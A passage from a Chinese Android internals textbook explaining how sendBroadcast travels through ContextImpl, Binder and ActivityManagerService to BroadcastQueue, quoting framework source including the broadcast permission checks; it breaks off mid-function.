如果在使用 sendBroadcast()的方法时指定了接收权限，则只有在 AndroidManifest.xml 中用<uses-permission>标签声明了拥有此权限的 BroadcastReceiver 才会有可能接收到发送来的 Broadcast。同样，若在注册 BroadcastReceiver 时指定了可接收的 Broadcast 的权限，则只有在包内的 AndroidManifest.xml 中用<uses-permission>标签进行声明，拥有此权限的 Context 对象所发送的 Broadcast 才能被这个 BroadcastReceiver 所接收。

在 Android 开发应用中，广播事件的基本流程如下所示。

（1）注册广播事件：注册方式有两种，一种是静态注册，即在 AndroidManifest.xml 文件中定义，注册的广播接收器必须继承 BroadcastReceiver；另一种是动态注册，是在程序中使用 Context.registerReceiver 注册，注册的广播接收器相当于一个匿名类。两种方式都需要 IntentFilter。

（2）发送广播事件：通过 Context.sendBroadcast 发送，由 Intent 传递注册时用到的 Action。

（3）接收广播事件：当发送的广播被接收器监听到后，会调用其 onReceive()方法，并将包含消息的 Intent

对象传给它。onReceive()中代码的执行时间不要超过 5 秒，否则 Android 会弹出超时对话框。

在 Android 系统中，发送广播功能是通过 sendBroadcast 实现的，整个过程以 ActivityManagerService 为中心。广播的发送者将广播发送到 ActivityManagerService，当 ActivityManagerService 接收到这个广播后，会在自己的注册中心查看有哪些广播接收器订阅了这个广播，然后将此广播逐一发送到这些广播接收器中。上述广播过程中的发送和处理是异步实现的，ActivityManagerService 并不等待广播接收器处理完这些广播就会返回。由此可见，广播的发送路径就是从发送者到 ActivityManagerService，再从 ActivityManagerService 到接收者，这中间的两个过程都是通过 Binder 进程间通信机制来完成的。

9.6.2 intent 描述指示

在 Android 应用开发过程中，当在某个 service 中想要发送广播时，通常会调用如下代码来实现。

```
Intent intent = new Intent(BROADCAST_COUNTER_ACTION);
                    intent.putExtra(COUNTER_VALUE, counter);
                    sendBroadcast(intent);
```

Android 中的广播使用 Intent 描述，BROADCAST_COUNTER_ACTION 就是用来和广播接收者的类型进行匹配的。在类 Intent 中的定义代码如下所示。

```
public class Intent implements Parcelable, Cloneable {
    // ---------------------------------------------------------------------
    private String mAction;
    private Uri mData;
    private String mType;
    private String mPackage;
    private ComponentName mComponent;
    private int mFlags;
    private HashSet<String> mCategories;
    private Bundle mExtras;
    private Rect mSourceBounds;
}
```

在上述代码中，变量 mAction 和 mExtras 不为空，其余为空。

9.6.3 传递广播信息

在文件 frameworks/base/core/java/android/content/ContextWrapper.java 中定义函数 sendBroadcast()，功能是调用 ContextImpl.sendBroadcast()实现进一步操作，具体实现代码如下所示。

```
public class ContextWrapper extends Context {
    Context mBase;

    public ContextWrapper(Context base) {
        mBase = base;
    }

    @Override
    public void sendBroadcast(Intent intent) {
        mBase.sendBroadcast(intent);
    }
…
}
```

在上述代码中，变量 mBase 是一个 ContextImpl 实例。

再看文件 frameworks/base/core/java/android/app/ContextImpl.java 中的函数 sendBroadcast()，功能是调用类 ActivityManagerService 中的远程接口 ActivityManagerProxy，将这个广播信息发送给 ActivityManagerService。函数 sendBroadcast()的具体实现代码如下所示。

```
public void sendBroadcast(Intent intent) {
    warnIfCallingFromSystemProcess();
    String resolvedType = intent.resolveTypeIfNeeded(getContentResolver());
    try {
        intent.prepareToLeaveProcess();
        ActivityManagerNative.getDefault().broadcastIntent(
            mMainThread.getApplicationThread(), intent, resolvedType, null,
            Activity.RESULT_OK, null, null, null, AppOpsManager.OP_NONE, false, false,
            getUserId());
    } catch (RemoteException e) {
    }
}
```

在上述代码中，resolvedType 表示这个 Intent 的 MIME 类型。

9.6.4　封装传递

再看文件 frameworks/base/core/java/android/app/ActivityManagerNative.java 中的函数 broadcastIntent()，功能是封装传递的参数，并通过 Binder 驱动程序进入到类 ActivityManagerService 中的函数 broadcastIntent()中。函数 broadcastIntent()的具体实现代码如下所示。

```
public int broadcastIntent(IApplicationThread caller,
        Intent intent, String resolvedType,  IIntentReceiver resultTo,
        int resultCode, String resultData, Bundle map,
        String requiredPermission, int appOp, boolean serialized,
        boolean sticky, int userId) throws RemoteException
{
    Parcel data = Parcel.obtain();
    Parcel reply = Parcel.obtain();
//将传进来的参数写入 data 对象中
    data.writeInterfaceToken(IActivityManager.descriptor);
    data.writeStrongBinder(caller != null ? caller.asBinder() : null);
    intent.writeToParcel(data, 0);
    data.writeString(resolvedType);
    data.writeStrongBinder(resultTo != null ? resultTo.asBinder() : null);
    data.writeInt(resultCode);
    data.writeString(resultData);
    data.writeBundle(map);
    data.writeString(requiredPermission);
    data.writeInt(appOp);
    data.writeInt(serialized ? 1 : 0);
    data.writeInt(sticky ? 1 : 0);
    data.writeInt(userId);
    mRemote.transact(BROADCAST_INTENT_TRANSACTION, data, reply, 0);
    reply.readException();
    int res = reply.readInt();
```

```
        reply.recycle();
        data.recycle();
        return res;
    }
```

9.6.5 处理发送请求

再看文件 frameworks/base/services/java/com/android/server/am/ActivityManagerService.java 中的函数 broadcastIntent()，功能是处理类型为 BROADCAST_INTENT_TRANSACTION 的进程通信请求。函数 broadcastIntent()的具体实现代码如下所示。

```
    public final int broadcastIntent(IApplicationThread caller,
            Intent intent, String resolvedType, IIntentReceiver resultTo,
            int resultCode, String resultData, Bundle map,
            String requiredPermission, int appOp, boolean serialized, boolean sticky, int userId) {
        enforceNotIsolatedCaller("broadcastIntent");
        synchronized(this) {
            //验证 intent 描述的广播内容是否合法
            intent = verifyBroadcastLocked(intent);
            //获取发送广播进程的身份
            final ProcessRecord callerApp = getRecordForAppLocked(caller);
            final int callingPid = Binder.getCallingPid();
            final int callingUid = Binder.getCallingUid();
            final long origId = Binder.clearCallingIdentity();
            //调用函数 broadcastIntentLocked，处理参数 intent 描述的广播
            int res = broadcastIntentLocked(callerApp,
                    callerApp != null ? callerApp.info.packageName : null,
                    intent, resolvedType, resultTo,
                    resultCode, resultData, map, requiredPermission, appOp, serialized, sticky,
                    callingPid, callingUid, userId);
            Binder.restoreCallingIdentity(origId);
            return res;
        }
    }
```

9.6.6 查找广播接收者

再看文件 frameworks/base/services/java/com/android/server/am/ActivityManagerService.java 中的函数 broadcastIntentLocked()，功能是查找目标广播的接收者。此函数会先是根据 intent 找出相应的广播接收器，然后验证是否设置这个 intent 的 Intent.FLAG_RECEIVER_REPLACE_PENDING 位。如果没有，则 ActivityManagerService 会在当前的系统中查看有没有相同的 intent 还未被处理，如果有，则用当前新的 intent 来替换旧的 intent。函数 broadcastIntentLocked()的具体实现代码如下所示。

```
    private final int broadcastIntentLocked(ProcessRecord callerApp,
            String callerPackage, Intent intent, String resolvedType,
            IIntentReceiver resultTo, int resultCode, String resultData,
            Bundle map, String requiredPermission, int appOp,
            boolean ordered, boolean sticky, int callingPid, int callingUid,
            int userId) {
        intent = new Intent(intent);
```

```
    // By default broadcasts do not go to stopped apps
    intent.addFlags(Intent.FLAG_EXCLUDE_STOPPED_PACKAGES);

    if (DEBUG_BROADCAST_LIGHT) Slog.v(
        TAG, (sticky ? "Broadcast sticky: ": "Broadcast: ") + intent
        + " ordered=" + ordered + " userid=" + userId);
    if ((resultTo != null) && !ordered) {
        Slog.w(TAG, "Broadcast " + intent + " not ordered but result callback requested!");
    }
...
    // 根据 intent 找出相应的广播接收器
    List receivers = null;
    List<BroadcastFilter> registeredReceivers = null;
    // Need to resolve the intent to interested receivers...
    if ((intent.getFlags()&Intent.FLAG_RECEIVER_REGISTERED_ONLY)
             == 0) {
        receivers = collectReceiverComponents(intent, resolvedType, users);
    }
    if (intent.getComponent() == null) {
        registeredReceivers = mReceiverResolver.queryIntent(intent,
                resolvedType, false, userId);
    }
    //验证是否设置 intent 的 Intent.FLAG_RECEIVER_REPLACE_PENDING 位
    final boolean replacePending =
            (intent.getFlags()&Intent.FLAG_RECEIVER_REPLACE_PENDING) != 0;

    if (DEBUG_BROADCAST) Slog.v(TAG, "Enqueing broadcast: " + intent.getAction()
            + " replacePending=" + replacePending);

    int NR = registeredReceivers != null ? registeredReceivers.size() : 0;
    if (!ordered && NR > 0) {
        // If we are not serializing this broadcast, then send the
        // registered receivers separately so they don't wait for the
        // components to be launched
        final BroadcastQueue queue = broadcastQueueForIntent(intent);
        BroadcastRecord r = new BroadcastRecord(queue, intent, callerApp,
                callerPackage, callingPid, callingUid, requiredPermission, appOp,
                registeredReceivers, resultTo, resultCode, resultData, map,
                ordered, sticky, false, userId);
        if (DEBUG_BROADCAST) Slog.v(
                TAG, "Enqueueing parallel broadcast " + r);
        final boolean replaced = replacePending && queue.replaceParallelBroadcastLocked(r);
        if (!replaced) {
            queue.enqueueParallelBroadcastLocked(r);
            queue.scheduleBroadcastsLocked();
        }
        registeredReceivers = null;
        NR = 0;
    }
```

```
// Merge into one list
int ir = 0;
if (receivers != null) {
    // A special case for PACKAGE_ADDED: do not allow the package
    // being added to see this broadcast.  This prevents them from
    // using this as a back door to get run as soon as they are
    // installed.  Maybe in the future we want to have a special install
    // broadcast or such for apps, but we'd like to deliberately make
    // this decision
    String skipPackages[ ] = null;
    if (Intent.ACTION_PACKAGE_ADDED.equals(intent.getAction())
            || Intent.ACTION_PACKAGE_RESTARTED.equals(intent.getAction())
            || Intent.ACTION_PACKAGE_DATA_CLEARED.equals(intent.getAction())) {
        Uri data = intent.getData();
        if (data != null) {
            String pkgName = data.getSchemeSpecificPart();
            if (pkgName != null) {
                skipPackages = new String[ ] { pkgName };
            }
        }
    } else if (Intent.ACTION_EXTERNAL_APPLICATIONS_AVAILABLE.equals(intent.getAction())) {
        skipPackages = intent.getStringArrayExtra(Intent.EXTRA_CHANGED_PACKAGE_LIST);
    }
    if (skipPackages != null && (skipPackages.length > 0)) {
        //循环验证是否存在和参数 intent 一样的广播
        for (String skipPackage : skipPackages) {
            if (skipPackage != null) {
                int NT = receivers.size();
                for (int it=0; it<NT; it++) {
                    ResolveInfo curt = (ResolveInfo)receivers.get(it);
                    if (curt.activityInfo.packageName.equals(skipPackage)) {
                        receivers.remove(it);
                        it--;
                        NT--;
                    }
                }
            }
        }
    }

    int NT = receivers != null ? receivers.size() : 0;
    int it = 0;
    ResolveInfo curt = null;
    BroadcastFilter curr = null;
    while (it < NT && ir < NR) {
        if (curt == null) {
            curt = (ResolveInfo)receivers.get(it);
        }
        if (curr == null) {
            curr = registeredReceivers.get(ir);
        }
```

```
                    if (curr.getPriority() >= curt.priority) {
                        // Insert this broadcast record into the final list.
                        receivers.add(it, curr);
                        ir++;
                        curr = null;
                        it++;
                        NT++;
                    } else {
                        // Skip to the next ResolveInfo in the final list
                        it++;
                        curt = null;
                    }
                }
            }
            while (ir < NR) {
                if (receivers == null) {
                    receivers = new ArrayList();
                }
                receivers.add(registeredReceivers.get(ir));
                ir++;
            }

            if ((receivers != null && receivers.size() > 0)
                    || resultTo != null) {
                BroadcastQueue queue = broadcastQueueForIntent(intent);
                BroadcastRecord r = new BroadcastRecord(queue, intent, callerApp,
                        callerPackage, callingPid, callingUid, requiredPermission, appOp,
                        receivers, resultTo, resultCode, resultData, map, ordered,
                        sticky, false, userId);
                if (DEBUG_BROADCAST) Slog.v(
                        TAG, "Enqueueing ordered broadcast " + r
                        + ": prev had " + queue.mOrderedBroadcasts.size());
                if (DEBUG_BROADCAST) {
                    int seq = r.intent.getIntExtra("seq", -1);
                    Slog.i(TAG, "Enqueueing broadcast " + r.intent.getAction() + " seq=" + seq);
                }
                boolean replaced = replacePending && queue.replaceOrderedBroadcastLocked(r);
                if (!replaced) {
                    queue.enqueueOrderedBroadcastLocked(r);
                    queue.scheduleBroadcastsLocked();
                }
            }

            return ActivityManager.BROADCAST_SUCCESS;
        }
```

在上述代码中，成员变量 mHandler 在类 ActivityManagerService 的内部被定义，是一个 Handler 类变量，通过此类中的函数 sendEmptyMessage()可以将一个类型为 BROADCAST_INTENT_MSG 的空消息放进 ActivityManagerService 的消息队列中去。此处的空消息是指这个消息除了有类型信息之外，没有任何其他额外的信息。

9.6.7 处理广播信息

下面看函数 scheduleBroadcastsLocked()，具体实现代码如下所示。

```
private final void scheduleBroadcastsLocked() {
        if (DEBUG_BROADCAST) Slog.v(TAG, "Schedule broadcasts: current="
                + mBroadcastsScheduled);
        if (mBroadcastsScheduled) {
            return;
        }
        mHandler.sendEmptyMessage(BROADCAST_INTENT_MSG);
        mBroadcastsScheduled = true;
}
```

在上述代码中，mBroadcastsScheduled 表示是否已经向所有运行的线程发送了一个类型为 BROADCAST_INTENT_MSG 的消息。

再看文件 frameworks/base/services/java/com/android/server/am/ActivityManagerService.java 中的函数 handleMessage()，功能是处理类型为 BROADCAST_INTENT_MSG 的广播信息。主要实现代码如下所示。

```
        public void handleMessage(Message msg) {
            switch (msg.what) {
            case SHOW_ERROR_MSG: {
                HashMap data = (HashMap) msg.obj;
                boolean showBackground = Settings.Secure.getInt(mContext.getContentResolver(),
                        Settings.Secure.ANR_SHOW_BACKGROUND, 0) != 0;
                synchronized (ActivityManagerService.this) {
                    ProcessRecord proc = (ProcessRecord)data.get("app");
                    AppErrorResult res = (AppErrorResult) data.get("result");
                    if (proc != null && proc.crashDialog != null) {
                        Slog.e(TAG, "App already has crash dialog: " + proc);
                        if (res != null) {
                            res.set(0);
                        }
                        return;
                    }
                    if (!showBackground && UserHandle.getAppId(proc.uid)
                            >= Process.FIRST_APPLICATION_UID && proc.userId != mCurrentUserId
                            && proc.pid != MY_PID) {
                        Slog.w(TAG, "Skipping crash dialog of " + proc + ": background");
                        if (res != null) {
                            res.set(0);
                        }
                        return;
                    }
                    if (mShowDialogs && !mSleeping && !mShuttingDown) {
                        Dialog d = new AppErrorDialog(mContext,
                                ActivityManagerService.this, res, proc);
                        d.show();
                        proc.crashDialog = d;
                    } else {
                        // The device is asleep, so just pretend that the user
                        // saw a crash dialog and hit "force quit".
```

```
                        if (res != null) {
                            res.set(0);
                        }
                    }
                }

                ensureBootCompleted();
            } break;
            case BROADCAST_INTENT_MSG: {
                ...
//调用函数 processNextBroadcast()来处理下一个未处理的广播
                processNextBroadcast(true);
            } break;
            ...
            }
        }
    }
```

在上述代码中，调用类 ActivityManagerService 中的函数 processNextBroadcast()来处理下一个未处理的广播。函数 processNextBroadcast()在文件 frameworks/base/services/java/com/android/server/am/BroadcastQueue.java 中定义，具体的实现代码如下所示。

```
    final void processNextBroadcast(boolean fromMsg) {
        synchronized(mService) {
            BroadcastRecord r;

            if (DEBUG_BROADCAST) Slog.v(TAG, "processNextBroadcast ["
                    + mQueueName + "]: "
                    + mParallelBroadcasts.size() + " broadcasts, "
                    + mOrderedBroadcasts.size() + " ordered broadcasts");

            mService.updateCpuStats();

            if (fromMsg) {
                mBroadcastsScheduled = false;
            }

            // First, deliver any non-serialized broadcasts right away
            while (mParallelBroadcasts.size() > 0) {
                r = mParallelBroadcasts.remove(0);
                r.dispatchTime = SystemClock.uptimeMillis();
                r.dispatchClockTime = System.currentTimeMillis();
                final int N = r.receivers.size();
                if (DEBUG_BROADCAST_LIGHT) Slog.v(TAG, "Processing parallel broadcast ["
                        + mQueueName + "] " + r);
                for (int i=0; i<N; i++) {
                    Object target = r.receivers.get(i);
                    if (DEBUG_BROADCAST)   Slog.v(TAG,
                            "Delivering non-ordered on [" + mQueueName + "] to registered "
                            + target + ": " + r);
                    deliverToRegisteredReceiverLocked(r, (BroadcastFilter)target, false);
                }
```

```
        addBroadcastToHistoryLocked(r);
        if (DEBUG_BROADCAST_LIGHT) Slog.v(TAG, "Done with parallel broadcast ["
                + mQueueName + "] " + r);
    }

    // Now take care of the next serialized one...

    // If we are waiting for a process to come up to handle the next
    // broadcast, then do nothing at this point.   Just in case, we
    // check that the process we're waiting for still exists
    if (mPendingBroadcast != null) {
        if (DEBUG_BROADCAST_LIGHT) {
            Slog.v(TAG, "processNextBroadcast ["
                    + mQueueName + "]: waiting for "
                    + mPendingBroadcast.curApp);
        }

        boolean isDead;
        synchronized (mService.mPidsSelfLocked) {
            isDead = (mService.mPidsSelfLocked.get(
                    mPendingBroadcast.curApp.pid) == null);
        }
        if (!isDead) {
            // It's still alive, so keep waiting
            return;
        } else {
            Slog.w(TAG, "pending app   ["
                    + mQueueName + "]" + mPendingBroadcast.curApp
                    + " died before responding to broadcast");
            mPendingBroadcast.state = BroadcastRecord.IDLE;
            mPendingBroadcast.nextReceiver = mPendingBroadcastRecvIndex;
            mPendingBroadcast = null;
        }
    }

    boolean looped = false;

    do {
        if (mOrderedBroadcasts.size() == 0) {
            // No more broadcasts pending, so all done!
            mService.scheduleAppGcsLocked();
            if (looped) {
                // If we had finished the last ordered broadcast, then
                // make sure all processes have correct oom and sched
                // adjustments.
                mService.updateOomAdjLocked();
            }
            return;
        }
        r = mOrderedBroadcasts.get(0);
        boolean forceReceive = false;
```

```
// Ensure that even if something goes awry with the timeout
// detection, we catch "hung" broadcasts here, discard them,
// and continue to make progress
//
// This is only done if the system is ready so that PRE_BOOT_COMPLETED
// receivers don't get executed with timeouts. They're intended for
// one time heavy lifting after system upgrades and can take
// significant amounts of time
int numReceivers = (r.receivers != null) ? r.receivers.size() : 0;
if (mService.mProcessesReady && r.dispatchTime > 0) {
    long now = SystemClock.uptimeMillis();
    if ((numReceivers > 0) &&
            (now > r.dispatchTime + (2*mTimeoutPeriod*numReceivers))) {
        Slog.w(TAG, "Hung broadcast ["
                + mQueueName + "] discarded after timeout failure:"
                + " now=" + now
                + " dispatchTime=" + r.dispatchTime
                + " startTime=" + r.receiverTime
                + " intent=" + r.intent
                + " numReceivers=" + numReceivers
                + " nextReceiver=" + r.nextReceiver
                + " state=" + r.state);
        broadcastTimeoutLocked(false); // forcibly finish this broadcast
        forceReceive = true;
        r.state = BroadcastRecord.IDLE;
    }
}

if (r.state != BroadcastRecord.IDLE) {
    if (DEBUG_BROADCAST) Slog.d(TAG,
            "processNextBroadcast("
            + mQueueName + ") called when not idle (state="
            + r.state + ")");
    return;
}

if (r.receivers == null || r.nextReceiver >= numReceivers
        || r.resultAbort || forceReceive) {
    // No more receivers for this broadcast!  Send the final
    // result if requested...
    if (r.resultTo != null) {
        try {
            if (DEBUG_BROADCAST) {
                int seq = r.intent.getIntExtra("seq", -1);
                Slog.i(TAG, "Finishing broadcast ["
                        + mQueueName + "] " + r.intent.getAction()
                        + " seq=" + seq + " app=" + r.callerApp);
            }
            performReceiveLocked(r.callerApp, r.resultTo,
                new Intent(r.intent), r.resultCode,
```

```
                    r.resultData, r.resultExtras, false, false, r.userId);
                // Set this to null so that the reference
                // (local and remote) isnt kept in the mBroadcastHistory
                r.resultTo = null;
            } catch (RemoteException e) {
                Slog.w(TAG, "Failure ["
                        + mQueueName + "] sending broadcast result of "
                        + r.intent, e);
            }
        }

        if (DEBUG_BROADCAST) Slog.v(TAG, "Cancelling BROADCAST_TIMEOUT_MSG");
        cancelBroadcastTimeoutLocked();

        if (DEBUG_BROADCAST_LIGHT) Slog.v(TAG, "Finished with ordered broadcast "
                + r);

        // ... and on to the next...
        addBroadcastToHistoryLocked(r);
        mOrderedBroadcasts.remove(0);
        r = null;
        looped = true;
        continue;
    }
} while (r == null);

// Get the next receiver...
int recIdx = r.nextReceiver++;

// Keep track of when this receiver started, and make sure there
// is a timeout message pending to kill it if need be
r.receiverTime = SystemClock.uptimeMillis();
if (recIdx == 0) {
    r.dispatchTime = r.receiverTime;
    r.dispatchClockTime = System.currentTimeMillis();
    if (DEBUG_BROADCAST_LIGHT) Slog.v(TAG, "Processing ordered broadcast ["
            + mQueueName + "] " + r);
}
if (! mPendingBroadcastTimeoutMessage) {
    long timeoutTime = r.receiverTime + mTimeoutPeriod;
    if (DEBUG_BROADCAST) Slog.v(TAG,
            "Submitting BROADCAST_TIMEOUT_MSG ["
            + mQueueName + "] for " + r + " at " + timeoutTime);
    setBroadcastTimeoutLocked(timeoutTime);
}

Object nextReceiver = r.receivers.get(recIdx);
if (nextReceiver instanceof BroadcastFilter) {
    // Simple case: this is a registered receiver who gets
    // a direct call
    BroadcastFilter filter = (BroadcastFilter)nextReceiver;
```

```
        if (DEBUG_BROADCAST)   Slog.v(TAG,
                "Delivering ordered ["
                + mQueueName + "] to registered "
                + filter + ": " + r);
        deliverToRegisteredReceiverLocked(r, filter, r.ordered);
        if (r.receiver == null || !r.ordered) {
            // The receiver has already finished, so schedule to
            // process the next one
            if (DEBUG_BROADCAST) Slog.v(TAG, "Quick finishing ["
                    + mQueueName + "]: ordered="
                    + r.ordered + " receiver=" + r.receiver);
            r.state = BroadcastRecord.IDLE;
            scheduleBroadcastsLocked();
        }
        return;
    }

    // Hard case: need to instantiate the receiver, possibly
    // starting its application process to host it

    ResolveInfo info =
        (ResolveInfo)nextReceiver;
    ComponentName component = new ComponentName(
            info.activityInfo.applicationInfo.packageName,
            info.activityInfo.name);

    boolean skip = false;
    int perm = mService.checkComponentPermission(info.activityInfo.permission,
            r.callingPid, r.callingUid, info.activityInfo.applicationInfo.uid,
            info.activityInfo.exported);
    if (perm != PackageManager.PERMISSION_GRANTED) {
        if (!info.activityInfo.exported) {
            Slog.w(TAG, "Permission Denial: broadcasting "
                    + r.intent.toString()
                    + " from " + r.callerPackage + " (pid=" + r.callingPid
                    + ", uid=" + r.callingUid + ")"
                    + " is not exported from uid " + info.activityInfo.applicationInfo.uid
                    + " due to receiver " + component.flattenToShortString());
        } else {
            Slog.w(TAG, "Permission Denial: broadcasting "
                    + r.intent.toString()
                    + " from " + r.callerPackage + " (pid=" + r.callingPid
                    + ", uid=" + r.callingUid + ")"
                    + " requires " + info.activityInfo.permission
                    + " due to receiver " + component.flattenToShortString());
        }
        skip = true;
    }
    if (info.activityInfo.applicationInfo.uid != Process.SYSTEM_UID &&
        r.requiredPermission != null) {
        try {
```

```
                perm = AppGlobals.getPackageManager().
                        checkPermission(r.requiredPermission,
                                info.activityInfo.applicationInfo.packageName);
            } catch (RemoteException e) {
                perm = PackageManager.PERMISSION_DENIED;
            }
            if (perm != PackageManager.PERMISSION_GRANTED) {
                Slog.w(TAG, "Permission Denial: receiving "
                        + r.intent + " to "
                        + component.flattenToShortString()
                        + " requires " + r.requiredPermission
                        + " due to sender " + r.callerPackage
                        + " (uid " + r.callingUid + ")");
                skip = true;
            }
        }
        if (r.appOp != AppOpsManager.OP_NONE) {
            int mode = mService.mAppOpsService.checkOperation(r.appOp,
                    info.activityInfo.applicationInfo.uid, info.activityInfo.packageName);
            if (mode != AppOpsManager.MODE_ALLOWED) {
                if (DEBUG_BROADCAST)  Slog.v(TAG,
                        "App op " + r.appOp + " not allowed for broadcast to uid "
                        + info.activityInfo.applicationInfo.uid + " pkg "
                        + info.activityInfo.packageName);
                skip = true;
            }
        }
        boolean isSingleton = false;
        try {
            isSingleton = mService.isSingleton(info.activityInfo.processName,
                    info.activityInfo.applicationInfo,
                    info.activityInfo.name, info.activityInfo.flags);
        } catch (SecurityException e) {
            Slog.w(TAG, e.getMessage());
            skip = true;
        }
        if ((info.activityInfo.flags&ActivityInfo.FLAG_SINGLE_USER) != 0) {
            if (ActivityManager.checkUidPermission(
                    android.Manifest.permission.INTERACT_ACROSS_USERS,
                    info.activityInfo.applicationInfo.uid)
                            != PackageManager.PERMISSION_GRANTED) {
                Slog.w(TAG, "Permission Denial: Receiver " + component.flattenToShortString()
                        + " requests FLAG_SINGLE_USER, but app does not hold "
                        + android.Manifest.permission.INTERACT_ACROSS_USERS);
                skip = true;
            }
        }
        if (r.curApp != null && r.curApp.crashing) {
            // If the target process is crashing, just skip it.
            if (DEBUG_BROADCAST)  Slog.v(TAG,
                    "Skipping deliver ordered ["
```

```
                    + mQueueName + "] " + r + " to " + r.curApp
                    + ": process crashing");
            skip = true;
        }

        if (skip) {
            if (DEBUG_BROADCAST)   Slog.v(TAG,
                    "Skipping delivery of ordered ["
                    + mQueueName + "] " + r + " for whatever reason");
            r.receiver = null;
            r.curFilter = null;
            r.state = BroadcastRecord.IDLE;
            scheduleBroadcastsLocked();
            return;
        }

        r.state = BroadcastRecord.APP_RECEIVE;
        String targetProcess = info.activityInfo.processName;
        r.curComponent = component;
        if (r.callingUid != Process.SYSTEM_UID && isSingleton) {
            info.activityInfo = mService.getActivityInfoForUser(info.activityInfo, 0);
        }
        r.curReceiver = info.activityInfo;
        if (DEBUG_MU && r.callingUid > UserHandle.PER_USER_RANGE) {
            Slog.v(TAG_MU, "Updated broadcast record activity info for secondary user, "
                    + info.activityInfo + ", callingUid = " + r.callingUid + ", uid = "
                    + info.activityInfo.applicationInfo.uid);
        }

        // Broadcast is being executed, its package can't be stopped
        try {
            AppGlobals.getPackageManager().setPackageStoppedState(
                    r.curComponent.getPackageName(), false, UserHandle.getUserId(r.callingUid));
        } catch (RemoteException e) {
        } catch (IllegalArgumentException e) {
            Slog.w(TAG, "Failed trying to unstop package "
                    + r.curComponent.getPackageName() + ": " + e);
        }

        // Is this receiver's application already running
        ProcessRecord app = mService.getProcessRecordLocked(targetProcess,
                info.activityInfo.applicationInfo.uid);
        if (app != null && app.thread != null) {
            try {
                app.addPackage(info.activityInfo.packageName);
                processCurBroadcastLocked(r, app);
                return;
            } catch (RemoteException e) {
                Slog.w(TAG, "Exception when sending broadcast to "
                      + r.curComponent, e);
            } catch (RuntimeException e) {
```

```
                    Log.wtf(TAG, "Failed sending broadcast to "
                            + r.curComponent + " with " + r.intent, e);
                    // If some unexpected exception happened, just skip
                    // this broadcast.   At this point we are not in the call
                    // from a client, so throwing an exception out from here
                    // will crash the entire system instead of just whoever
                    // sent the broadcast
                    logBroadcastReceiverDiscardLocked(r);
                    finishReceiverLocked(r, r.resultCode, r.resultData,
                            r.resultExtras, r.resultAbort, true);
                    scheduleBroadcastsLocked();
                    // We need to reset the state if we failed to start the receiver
                    r.state = BroadcastRecord.IDLE;
                    return;
                }

                // If a dead object exception was thrown -- fall through to
                // restart the application
            }

            // Not running -- get it started, to be executed when the app comes up
            if (DEBUG_BROADCAST)   Slog.v(TAG,
                    "Need to start app ["
                    + mQueueName + "] " + targetProcess + " for broadcast " + r);
            if ((r.curApp=mService.startProcessLocked(targetProcess,
                    info.activityInfo.applicationInfo, true,
                    r.intent.getFlags() | Intent.FLAG_FROM_BACKGROUND,
                    "broadcast", r.curComponent,
                    (r.intent.getFlags()&Intent.FLAG_RECEIVER_BOOT_UPGRADE) != 0, false))
                            == null) {
                // Ah, this recipient is unavailable.   Finish it if necessary,
                // and mark the broadcast record as ready for the next
                Slog.w(TAG, "Unable to launch app "
                        + info.activityInfo.applicationInfo.packageName + "/"
                        + info.activityInfo.applicationInfo.uid + " for broadcast "
                        + r.intent + ": process is bad");
                logBroadcastReceiverDiscardLocked(r);
                finishReceiverLocked(r, r.resultCode, r.resultData,
                        r.resultExtras, r.resultAbort, true);
                scheduleBroadcastsLocked();
                r.state = BroadcastRecord.IDLE;
                return;
            }

            mPendingBroadcast = r;
            mPendingBroadcastRecvIndex = recIdx;
        }
    }
```

函数 processNextBroadcast()的具体实现流程如下所示。

（1）判断 fromMsg，如果是通过消息发送过来的就为真，否则为假；如果为真，mBroadcastsScheduled = false，则函数 scheduleBroadcastsLocked()中就可以再次发送 BROADCAST_INTENT_MSG 的消息，从而触发 processNextBroadcast()函数被再次调用。

（2）判断 mParallelBroadcasts 是否为空，不为空就开始调用这个列表中的 receivers 来接收消息，这个过程在后面串行 intent 时也会碰到，留到后面讨论，这里只需要知道它通过一个 while 循环把 Intent 发送给关注这个 Intent 的所有的 receivers。

（3）判断 mPendingBroadcast 是否为空，如果不为空，就表示先前发送的串行的 Intent 还没有处理完毕，一般出现这种可能是因为要发送到的 receiver 还没有启动，所以需要先启动这个 activity，然后等待这个 Activity 处理，这时，mPendingBroadcast 就为 true；如果发送这种情况，需要判断这个 Activity 是否死了，如果死了，那么就把 mPendingBroadcast 设为 false，否则直接返回，继续等待。

（4）顺序从 mOrderedBroadcasts 中取出 BroadCastRecord 消息，然后对这个消息的 receiver 逐个的调用其接收流程。在处理这个消息的过程中，先判断其接收者是不是 BroadCastFilter，如果是则调用 deliverToRegisteredReceiver 来接收。

（5）如果不是 BroadCastFilter，则需要找出这个 receiver 所在的进程，这时通常是一个 IntentFilter 所在的进程。如果这个进程活着，则调用 processCurBroadcastLocked(r, app)来处理，否则需要用 startProcessLocked 先启动这个进程，然后设置 mPendingBroadcast = r，这样等应用起来会处理这个消息。

9.6.8　检查权限

在文件 frameworks/base/services/java/com/android/server/am/BroadcastQueue.java 中，通过函数 deliverToRegisteredReceiverLocked()检查广播发送和接收的权限，然后调用函数 performReceiveLocked()进一步执行广播发送的操作。函数 deliverToRegisteredReceiverLocked()的具体实现代码如下所示。

```
private final void deliverToRegisteredReceiverLocked(BroadcastRecord r,
        BroadcastFilter filter, boolean ordered) {
    boolean skip = false;
    if (filter.requiredPermission != null) {
        int perm = mService.checkComponentPermission(filter.requiredPermission,
                r.callingPid, r.callingUid, -1, true);
        if (perm != PackageManager.PERMISSION_GRANTED) {
            Slog.w(TAG, "Permission Denial: broadcasting "
                    + r.intent.toString()
                    + " from " + r.callerPackage + " (pid="
                    + r.callingPid + ", uid=" + r.callingUid + ")"
                    + " requires " + filter.requiredPermission
                    + " due to registered receiver " + filter);
            skip = true;
        }
    }
    if (!skip && r.requiredPermission != null) {
        int perm = mService.checkComponentPermission(r.requiredPermission,
                filter.receiverList.pid, filter.receiverList.uid, -1, true);
        if (perm != PackageManager.PERMISSION_GRANTED) {
            Slog.w(TAG, "Permission Denial: receiving "
                    + r.intent.toString()
                    + " to " + filter.receiverList.app
                    + " (pid=" + filter.receiverList.pid
```

```
                        + ", uid=" + filter.receiverList.uid + ")"
                        + " requires " + r.requiredPermission
                        + " due to sender " + r.callerPackage
                        + " (uid " + r.callingUid + ")");
                skip = true;
            }
        }
        if (r.appOp != AppOpsManager.OP_NONE) {
            int mode = mService.mAppOpsService.checkOperation(r.appOp,
                    filter.receiverList.uid, filter.packageName);
            if (mode != AppOpsManager.MODE_ALLOWED) {
                if (DEBUG_BROADCAST)  Slog.v(TAG,
